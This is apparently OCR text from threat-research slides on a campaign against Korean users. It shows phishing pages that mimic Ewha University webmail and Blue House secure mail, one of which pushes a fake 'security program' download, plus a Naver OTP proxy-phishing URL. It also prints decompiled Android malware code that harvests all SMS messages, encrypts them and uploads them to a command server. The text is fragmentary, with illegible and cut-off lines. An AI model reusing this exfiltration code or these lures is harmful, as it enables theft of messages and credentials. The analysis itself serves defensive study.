
Sign In With ID/Password
(아이디/비밀번호 로그인)

LoginId
Password
□ Save ID
LOGIN

인증되지 않은 계정들은 휴면계정 관리정책에 따라 소멸되게 됩니다.

03760 서울특별시 서대문구 이화여대길 52 TEL. (82-2) 3277-2114
52, Ewhayeodae-gil, Seoul, 03760, Korea

And more on the list...



Email address:
testmail.o[illegible]l.com.tr

Password:

[관리자메뉴 - 도메인설정]에서 회사 로고로 변경하실 수 있습니다.

아이디 test

비밀번호

• 웹메일에 대한 회원 가입 및 비밀번호 찾기 입니다.

□ 아이디 저장 ☑ IP보안 ☑ 암호화

/단체명. All rights reserved
ered by inames

보안 로 램 설치

와대 보안 일 이용 를 위 보안 프로그램 반드 설치해야 합니다.
그램이 대로 다운로 되지 는 경우 새로고 F5) 러주세요.

보안프로그램 기능:

1. 키보드로 입력한 개인정보와 비밀번호 유출 방지
2. 첨부서류의 안전한 전송
3. 비인가된 접근을 차단, 해킹툴 및 바이러스 검색 및 치료

➤ 내부보안파일인것으로 인하여 다운로드시 경고가 발생할 경우 <계속>(Keep)를 눌러야 합니다.

보안상 이유로 청와대 보안메일은 반드시 PC 에서만 열람가능 합니다.


Proxy Mirror

userID


proxy mode, exit page index

index.php?page=dGVzdA==&p=dmNwLzEwMDQvMTAwNQ==&u=
https%3A%2F%2Fnid.naver.com%2Fpush%2Fotp%3Fsession%3D[sid]

target url




Technique III: From PC to Mobile



JamBog on Android (1/2)

Magic Header




[redacted].modules.CryptFile

```
import java.util.Random;

public class CryptFile {
    private static int KEY_LEN = 16;
    private static String SIGNATURE = "%PDF-1.7..4 0 obj";
```


URL pattern



[redacted].asynctask.SendPingAsyncTask

```
/* access modifiers changed from: protected */
public Void doInBackground(Void... arg0) {
    try {
        NetFunc.callUrl(String.valueOf(this.m_baseUrlStr) + "?m=a" + "&p1=" +
        return null;
    } catch (Exception e) {
        Logger.stackTrace(e);
```

JamBog on Android (2/2)



```java
private void runAsGetAllSMS() {
    try {
        List<SMS> smsList = getAllSms();
        File file = File.createTempFile(Str.d(StrDef.STR_SMS), Str.d(StrDef.STR_DOT_TXT));
        FileWriter fw = new FileWriter(file);
        for (SMS sms : smsList) {
            fw.write("-- [" + sms.getTime() + "] <" + sms.getFolderName() + "> " + sms.getAddress() + " --\r\n" + sms.getMsg() + "\r\n\r\n");
        }
        fw.close();
        File zipFile = File.createTempFile(Str.d(StrDef.STR_ZIP), Str.d(StrDef.STR_DOT_DAT));
        Zip.zip(file.getAbsolutePath(), zipFile.getAbsolutePath());
        file.delete();
        File packedFile = File.createTempFile(Str.d(StrDef.STR_PACKED), Str.d(StrDef.STR_DOT_DAT));
        CryptFile.pack(zipFile.getAbsolutePath(), packedFile.getAbsolutePath());
        zipFile.delete();
        NetFunc.upload(String.valueOf(this.m_baseUrl) + "?m=b&p1=" + BaseFunc.getDevID(this.m_context) + "&p2=c", BaseFunc.getTimeStamp(), packedFile.getAbsolutePath());
        packedFile.delete();
    } catch (Exception e) {
        Logger.stackTrace(e);
    }
}
```

Upload file

Update itself

